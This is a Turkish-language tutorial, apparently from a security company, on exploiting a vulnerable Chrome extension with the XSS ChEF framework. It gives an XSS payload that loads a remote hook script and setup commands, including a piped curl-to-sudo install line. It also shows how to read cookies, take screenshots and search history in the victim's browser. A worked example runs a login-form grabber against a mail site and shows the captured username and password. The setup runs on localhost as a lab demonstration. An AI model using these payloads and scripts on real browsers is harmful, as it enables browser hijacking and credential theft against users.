



XSS Exploitation via CHEF

Evren Yalçın

SignalSec Corp.

www.signalsec.com

GİRİŞ

Xss zafiyetlerini exploit ederken genelde *Beef(The Browser Exploitation Framework)* aracı kullanılmaktadır. Fakat ek araçlar da bize bu süreçte oldukça kolaylık sağlamaktadır. Bunlardan birisi de Beef ile birlikte kullanabileceğiniz *XSS Chef(Chrome Extension Exploitation Framework)* aracıdır.

XSS ChEF console - Chromium

localhost:8080/console.html?ws_host=localhost:8080

XSS ChEF - Chrome Extension Exploitation Framework

Info Commands HTML

Get cookies etc.

URL https://www.facebook.com/

Cookies ?

Cookies w/httPOnly ?

localStorage ?

Log

```
reporting persistent
reporting tabs
reporting persistent
reporting tabs
reporting tabs
reporting tabs
reporting tabs
reporting tabs
reporting persistent
reporting tabs
reporting tabs
reporting persistent
reporting tabs
reporting tabs
```

XSS ChEF


Kısaca Chef ?

Zafiyet barındıran Chrome extension'u tarayıcıya ekledikten sonra uygulama içerisinde Dom-Based Xss çalıştırarak kurban tarayıcıyı Chef ile rahatlıkla yönetebiliyoruz.

Chef ile Neler Yapabiliriz?

- Tab yönetimi
- Bütün tablarda JS çalıştırmak(Global Xss)
- HTML kaynak kodlarını incelemek
- Cookie yazmak/okumak
- Browser geçmişini manipüle etmek
- Kurbanın bilgisayarından ekran görüntüsü almak
- BeEF ile entegrasyon
- Keylogger

Çalışma mantığına göz atalım,



Diagramı incelediğimizde Xss Chef'in 3 ana parçadan oluştuğunu görmekteyiz.

Sunucu, Konsol ve Victim hooks.

Sunucu burada Http&websockets ile konsol(saldırgan)'a bağlıdır ve Chrome extension sayesinde kurban ve saldırgan arasında devamlı bir bağlantı kurulur.

Xss Chef ile bunu 3 şekilde yapabilirsiniz:

- PHP/XHR
- PHP/WebSockets
- Nodejs/Websockets.

Biz Nodejs'i tercih edeceğiz. Peki neden NodeJS ?

<http://www.webrazzi.com/2012/08/23/engine-yard-node-js/>

İncelemenizde fayda var.

İlk olarak <https://github.com/koto/xsschef> adresinden dosyaları “ /opt/lampp/htdocs/xsschef/ “ klasörü altına indiriyoruz. Daha sonra NodeJs'i kurmamız gerekiyor.

Nodejs kurulumu için aşağıdaki yönergeleri izleyin.

1. sudo apt-get update
2. sudo apt-get install git-core curl build-essential openssl libssl-dev
3. Download source from <http://nodejs.org/#download> to ~/Downloads/src
4. cd Downloads/src
5. tar xvzf .tar.gz
6. cd
7. ./configure
8. make
9. sudo make install
10. node -v
11. cd
12. curl <http://npmjs.org/install.sh> | sudo

Linux konsoldan

```
$ npm install websocket
```

yaparak websocket'i kuruyoruz.

Eğer kurulum başarıyla gerçekleşiyse

```
$ node server.js
```

yazarak nodejs uygulamasını başlatıyoruz.

```
Terminal
Dosya Düzenle Görünüm Ara Uçbirim Yardım
evren@evren-b0x /opt/lampp/htdocs/xsschef $
evren@evren-b0x /opt/lampp/htdocs/xsschef $ node server.js
Warning: Native modules not compiled. XOR performance will be degraded.
Warning: Native modules not compiled. UTF-8 validation disabled.
XSS ChEF server
by Krzysztof Kotowicz - kkotowicz at gmail dot com


Usage: node server.js [port=8080]
Communication is logged to stderr, use node server.js [port] 2>log.txt
Thu Sep 13 2012 05:58:55 GMT+0300 (EEST) ChEF server is listening on <all-interf
Thu Sep 13 2012 05:58:55 GMT+0300 (EEST) Console URL: http://127.0.0.1:8080/
Thu Sep 13 2012 05:58:55 GMT+0300 (EEST) Hook URL: http://127.0.0.1:8080/hook
Thu Sep 13 2012 05:58:56 GMT+0300 (EEST) WebSocket connection accepted.
New hook c330090 from 127.0.0.1
```

Hata mesajı almadıysanız <http://127.0.0.1:8080/>adresinden konsola ulaşabilirsiniz.

not:


Uygulama “Linux Mint 13 Maya”da test edilmiştir.

Nodejs sürümü : v.0.0.8



Sunucu tarafını başarıyla kurduğumuza göre şimdi Xss zafiyeti barındıran Chrome Extension'u tarayıcıya yüklüyoruz.


<chrome://settings/extensions> adresinden kurulu Chrome extensionları listeliyoruz. “paketlenmemiş uzantıyı yükle” kısmından vulnerable_chrome_extention 'u tarayıcıya yüklüyoruz.



Daha sonra tarayıcıya yüklediğimiz Chrome extension'ın içine aşağıdaki saldırı vektörünü kaydediyoruz.

```
<img src=x onerror="if(location.protocol.indexOf('chrome')==0)
{d=document;e=createElement('script');e.src='http://localhost:8080/hook.php';d.body.appendChild(
e);}">
```

Saldırgan ve kurban arasındaki bağlantıyı bu kod parçası sayesinde kurmuş olduk.



“**choose hooked session**” tuşuna tıklayarak browser session'u seçiyoruz. Artık kurban tarayıcıyı yönetebiliriz.

Info Commands HTML

Get cookies etc.

URL	http://localhost:8080/console.html?ws_host=localhost:8080
Cookies	?
Cookies w/httpOnly	?
localStorage	?

"Info" tabından Get cookies tuşuna bastığımızda URL, Cookies ve LocalStorage bilgisi gelmektedir.

Info Commands HTML

Set focus ! Screenshot ! Hook BeEF

Eval

Use __logEval(object); to return results asynchronously.

Choose code snippet...

```
alert(/place code to eval in this tab here/)
```

Eval ! Eval outside sandbox (experimental, blind) !

"Commands" tabından Screenshot alabilir, Hook Beef özelliğini kullanabilir ve çeşitli kod örneklerini çalıştırabilirsiniz.

[Get HTML](#)

```
You should have received a copy of the GNU General Public License
along with this program. If not, see <http://www.gnu.org/licenses/>.
-->
<script src="bootstrap/js/jquery.min.js"></script>
<script src="bootstrap/js/bootstrap.min.js"></script>
<title>XSS ChEF console</title>
<link rel="stylesheet" type="text/css" href="bootstrap/css/bootstrap.min.css">
<style>
h5 {
margin-top: 1em;
margin-bottom: 0.5em;
}
input {
padding: 0;
}
body {
padding-top: 50px;
}

#logo {
min-height: 170px;
background: url(bootstrap/img/xss-chef-medium.png) right 20px no-repeat;
```

Links (click to navigate in tabs)

- http://localhost:8080/console.html?ws_host=localhost:8080#about-modal
- http://localhost:8080/console.html?ws_host=localhost:8080#readme-modal
- http://localhost:8080/console.html?ws_host=localhost:8080#hook-modal
- http://localhost:8080/console.html?ws_host=localhost:8080#saved-screenshots-modal
- http://localhost:8080/console.html?ws_host=localhost:8080#

"**Html**" tabından Get Html diyerek sayfanın kaynak kodlarına ulaşabilirsiniz. Ayrıca mevcut tab içerisinde bulunan linkleri de listelemektedir.

Manage

Results log

Persistent scripts are scripts that are run on hooked browser tabs on every page load if the URL matches given regexp.

Active scripts

Add persistent script

Name

Launch this code:

Use `__logScript(script_name,object)`; to return results.

```
// this will try to only log forms with password fields in them
setTimeout(function() {
  var f = document.forms;
  for (var i=0;i<f.length;i++) {
    f[i].addEventListener('submit',function() {
      var form = {};
      var el = [];
      var passwd_found = false;
      for (var i = 0; i<this.elements.length;i++) {
        var e = this.elements[i];
        if (e.disabled || !e.name) {
```

When tab URL matches

Enter [Javascript RegExp](#)

Run now for existing tabs

Add script

"Persistent scripts" tabında login grabber, login form grabber gibi kod örneklerini kullanabilir veya kendi kod örneklerini oluşturabilirsiniz.

Not: `__logScript(script_name,object)`; fonksiyonunu kullanarak sonuçları geri döndürebiliyoruz.

Regex kullanarak URL eşleştirmesi yapabilirsiniz. "Add script" tuşuna tıkladığınızda sonuçları **"Result log"** tabından takip edebilirsiniz.

Date	Hook Script name	URL
"2012-09-14T15:00:55.242Z"	c507523 login form	https://login.live.com/login.srf?wa=wsignin1.0&ct=1347634842&rver=6.1.6206.0&sa=1&ntprob=-1&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fmail.live.com%

Sonuçlar, date, Hook Script name, Url, Result olarak geri dönecektir.

Hook ID	c507523
Extension URL	chrome-extension://jdmogcnanhklcnackcghphkflimmbf/background.html
Permissions	{ "origins": ["<all_urls>"], "permissions": ["cookies", "history", "management", "proxy", "tabs"] }
Cookies	""
localStorage	{ "task-0": "" }
Extension HTML	<head></head><body></body>

"Hooked extention info" tabına baktığımızda Hookid , yani kurbanın tarayıcında çalışan extension'nın bilgilerini görüyoruz. . Burada dikkat etmemiz gereken nokta tarayıcı izinleridir.

```
{ "origins": [ "" ], "permissions": [ "cookies", "history", "management", "proxy", "tabs" ] }
```

not: ayrıntılı bilgi için manifesto dosyasını inceleyin.

LocalStorage alanında ise uygulamada çalışan Xss zafiyetini görmekteyiz.

Fix server Ping Active tab screenshot

Create new tab

http://example.com/enter-to-open

Eval

search history ▼

Use `__logEval(object)` to return result asynchronously, also [see extension API docs](#)

```
// requires history permission
chrome.history.search({
  text: 'google'
}, __logEval)
```

Eval

“**Extention Commands**” tabında Active Tab screenshot tuşunu kullanarak kurban tarayıcıdan ekran görüntüsü alabilirsiniz. "Create new tab" alanından kurban tarayıcı da tab açabilirsiniz.

Eval kısmında ise çeşitli kod örneklerini kullanabilir veya kendiniz oluşturabilirsiniz.

Xss ChEF'i biraz tanıdığımızı göre küçük bir örnek yapalım.

Hedef: x mail hizmeti

Kullanacağımız özellik : Persistent scripts

Sonuç : kullanıcı bilgilerini elde etmek.

Konsoldan “**Persistent Scripts**” tabına geçiyoruz.

“Name” alanına hedefmail.com yazalım.

“Launch this code” alanında login form grabber'ı seçiyoruz. Daha sonra URL için hedefmail.com'a ufak bir regex yazıyoruz. “[^https://hedefmail.com/](https://hedefmail.com/)”



Bu parola hatalı. hedefmail hesabınızın parolasını kullandığınızdan emin olun.

hedef hesabı Bu nedir?

Oturumumu açık bırak

Oturum aç

Hesabınıza erişemiyor musunuz?

Tek kullanımlık kodla oturum açın

Hedefmail hesabınız yok mu? [Şimdi kaydolun](#)

Eğer kurban tarayıcı hedefmail.com'dan giriş yaparsa Chef sonuçları “**results log**” tabına yansıtacaktır.

```
"elements": [ { "name": "login", "value": "USERNAME" }, { "name": "passwd", "value": "PASSWORD" }
```

“**Result**” tabından baktığımızda kullanıcı adını ve parolayı açık bir şekilde görebiliyoruz.

Kaynaklar:

<http://blog.kotowicz.net>

<http://buffalobillion.wordpress.com/2011/06/28/installing-nodejs-and-npm-on-linux-mint-11/>

https://www.owasp.org/index.php/DOM_Based_XSS